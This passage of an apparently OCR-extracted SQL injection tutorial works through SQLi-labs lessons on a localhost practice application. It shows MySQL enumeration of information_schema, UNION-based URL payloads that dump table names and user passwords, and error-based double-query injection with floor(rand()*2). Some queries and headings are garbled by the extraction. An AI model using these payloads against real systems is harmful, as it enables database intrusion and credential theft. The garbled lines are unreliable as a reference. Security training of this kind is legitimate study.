
```
| id       | int(3)      | NO   | PRI | NULL    | auto_increment |
| email_id | varchar(30) | NO   |     | NULL    |                |
+----------+-------------+------+-----+---------+----------------+
2 rows in set (0.00 sec)
```



```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| openx              |
| owasp10            |
| security           |
| test1              |
+--------------------+
6 rows in set (0.00 sec)

mysql> use information_schema
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql>
```

Let us see the tables.


Show tables;



```
mysql> show tables;
+---------------------------------------+
| Tables_in_information_schema          |
+---------------------------------------+
| CHARACTER_SETS                        |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMN_PRIVILEGES                     |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| GLOBAL_STATUS                         |
| GLOBAL_VARIABLES                      |
| KEY_COLUMN_USAGE                      |
| PARTITIONS                            |
| PLUGINS                               |
| PROCESSLIST                           |
| PROFILING                             |
| REFERENTIAL_CONSTRAINTS               |
| ROUTINES                              |
| SCHEMATA                              |
| SCHEMA_PRIVILEGES                     |
| SESSION_STATUS                        |
```

Now we have to enumerate the table first


desc tables;



```
mysql> desc tables;
+-----------------+---------------------+------+-----+---------+-------+
| Field           | Type                | Null | Key | Default | Extra |
+-----------------+---------------------+------+-----+---------+-------+
| TABLE_CATALOG   | varchar(512)        | YES  |     | NULL    |       |
| TABLE_SCHEMA    | varchar(64)         | NO   |     |         |       |
| TABLE_NAME      | varchar(64)         | NO   |     |         |       |
| TABLE_TYPE      | varchar(64)         | NO   |     |         |       |
| ENGINE          | varchar(64)         | YES  |     | NULL    |       |
| VERSION         | bigint(21) unsigned | YES  |     | NULL    |       |
| ROW_FORMAT      | varchar(10)         | YES  |     | NULL    |       |
| TABLE_ROWS      | bigint(21) unsigned | YES  |     | NULL    |       |
| AVG_ROW_LENGTH  | bigint(21) unsigned | YES  |     | NULL    |       |
| DATA_LENGTH     | bigint(21) unsigned | YES  |     | NULL    |       |
| MAX_DATA_LENGTH | bigint(21) unsigned | YES  |     | NULL    |       |
| INDEX_LENGTH    | bigint(21) unsigned | YES  |     | NULL    |       |
| DATA_FREE       | bigint(21) unsigned | YES  |     | NULL    |       |
| AUTO_INCREMENT  | bigint(21) unsigned | YES  |     | NULL    |       |
| CREATE_TIME     | datetime            | YES  |     | NULL    |       |
| UPDATE_TIME     | datetime            | YES  |     | NULL    |       |
| CHECK_TIME      | datetime            | YES  |     | NULL    |       |
| TABLE_COLLATION | varchar(32)         | YES  |     | NULL    |       |
| CHECKSUM        | bigint(21) unsigned | YES  |     | NULL    |       |
```

Now we use this query:


select table_name from information_schema, tables where table_schema = "security";


```
root@bt: /home/dhakkan
File Edit View Terminal Help
| AUTO_INCREMENT  | bigint(21) unsigned | YES |     | NULL |       |
| CREATE_TIME     | datetime            | YES |     | NULL |       |
| UPDATE_TIME     | datetime            | YES |     | NULL |       |
| CHECK_TIME      | datetime            | YES |     | NULL |       |
| TABLE_COLLATION | varchar(32)         | YES |     | NULL |       |
| CHECKSUM        | bigint(21) unsigned | YES |     | NULL |       |
| CREATE_OPTIONS  | varchar(255)        | YES |     | NULL |       |
| TABLE_COMMENT   | varchar(80)         | NO  |     |      |       |
+-----------------+---------------------+-----+-----+------+-------+
21 rows in set (0.00 sec)

mysql> select table_name from information_schema.tables where table_schema="secu
rity";
+------------+
| table_name |
+------------+
| emails     |
| referers   |
| uagents    |
| users      |
+------------+
4 rows in set (0.00 sec)

mysql>
```

On using the query, it dumps the table names. We now inject the same query into the URL; the query is

?id=1") union select 1,table_name,3 from information_schema.tables where table_schema='security' – -+

and we can see the first table name email in the screen.



```
localhost/sqli-labs/Less-1/?id=-1' union select 1,table_name,3 from information_schema.tables where table_schema='securit
```
Welcome Dhakkan
Your Login name:emails
Your Password:3

Another method is to group together all the table names and dump it out as a string. The query for doing this is

?id=1") union select 1,group_concat(table_name)3 from information_schema.tables where table_schema='security' – -+

And in the result we can see all the tables.


```
localhost/sqli-labs/Less-1/?id=-1' union select 1,group_concat(table_name),3 from information_schema.tables where table_sc
```


Welcome Dhakkan
Your Login name:emails,referers,uagents,users
Your Password:3

We group concat different columns and dump it in a single shot with this

?id=1′ union select 1,group_concat(username),group_concat(password) from users –+

And we can see the result on the screen.



localhost/sqli-labs/Less-1/?id=-1' union select 1,group_concat(username),group_concat(password) from users --+

Welcome Dhakkan
Your Login name:Dumb,Angelina,Dummy,secure,stupid,superman,batman,admin
Your Password:Dumb,I-kill-you,p@ssword,crappy,stupidity,genious,mob!le,admin

Lesson 5:Fixing the query without using comments

In this lesson we will learn to perform an error-based double quotes injection attack as shown below.


?id=1′ AND ‘2 OR **?id=3′ AND ‘4**


localhost:8080/sqli-labs/Less-1/?id=2' AND '1

Welcome Dhakkan
Your Login name:Angelina
Your Password:I-kill-you

After injecting this type of code, the database always shows different usernames and passwords. Now we use the union select command to get more sensitive information from the database. Here is the query we use:


-6′ union select 5, version(),3 AND ‘1


localhost/sqli-labs/Less-1/?id=-6' union select 5,version(), AND '1

Welcome Dhakkan
Your Login name:5.1.62-0ubuntu0.10.04.1
Your Password:1

In this query we use the **version()** function for detecting the database version; similarly, we can use another different query for retrieving more information from database. Now we use the query for getting the current username:

-6′ union select 5,current_user,3 AND ‘1


localhost/sqli-labs/Less-1/?id=-6' union select 5,current_user, 3 AND '1


Welcome Dhakkan
Your Login name:root@localhost
Your Password:1

Lesson 6: Double-injection double quote

In this lesson we will learn how to perform an error-based double quote injection attack, as shown in the screenshot below:


?id=3

localhost/sqli-labs/Less-5/?id=3


Welcome Dhakkan
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''3' LIMIT 0

After injecting the query, we can see an sql error message on the screen. Before continuing further, we will discuss some basic functions of sql (a treat to both the programmers and the testers). We start from the count function, which just returns us the number of rows.


select count(*) from information_schema.tables;



```
mysql> select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor
(rand()*2))a from information_schema.tables group by a;
ERROR 1062 (23000): Duplicate entry '::security::1' for key 'group_key'
mysql> select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a, floor
(rand()*2))a from information_schema.tables group by a;
ERROR 1062 (23000): Duplicate entry '::security::0' for key 'group_key'
mysql> select 1 from (select count(*),concat(0x3a,0x3a,(select database()),0
x3a,0x3a, floor(rand()*2))a from information_schema.tables group by a)b;
ERROR 1062 (23000): Duplicate entry '::security::1' for key 'group_key'
mysql> select 1 from (select count(*),concat(0x3a,0x3a,(select user()),0x3a,
0x3a, floor(rand()*2))a from information_schema.tables group by a)b;
ERROR 1062 (23000): Duplicate entry '::root@localhost::1' for key 'group_key
'

mysql> select count(*) from information_schema.tables;
+----------+
| count(*) |
+----------+
|      127 |
+----------+
1 row in set (0.00 sec)

mysql>
```

Let us try another one by using random function. By using this function we get a random value between 1 and 0:


select rand() ;



```
ERROR 1062 (23000): Duplicate entry '::security::1' for key 'group_key'
mysql> select 1 from (select count(*),concat(0x3a,0x3a,(select user()),0x3a,
0x3a, floor(rand()*2))a from information_schema.tables group by a)b;
ERROR 1062 (23000): Duplicate entry '::root@localhost::1' for key 'group_key
'
mysql> select count(*) from information_schema.tables;
+----------+
| count(*) |
+----------+
|      127 |
+----------+
1 row in set (0.00 sec)

mysql> select rand();
+-------------------+
| rand()            |
+-------------------+
| 0.737317976297175 |
+-------------------+
1 row in set (0.00 sec)

mysql>
```

Another interesting function which we use here is group by clause; let us see an example:

select table_name, table_schema from information_schema.tables group by table_schema




```
mysql> select floor(rand()*2)dumb;
+------+
| dumb |
+------+
|    0 |
+------+
1 row in set (0.00 sec)

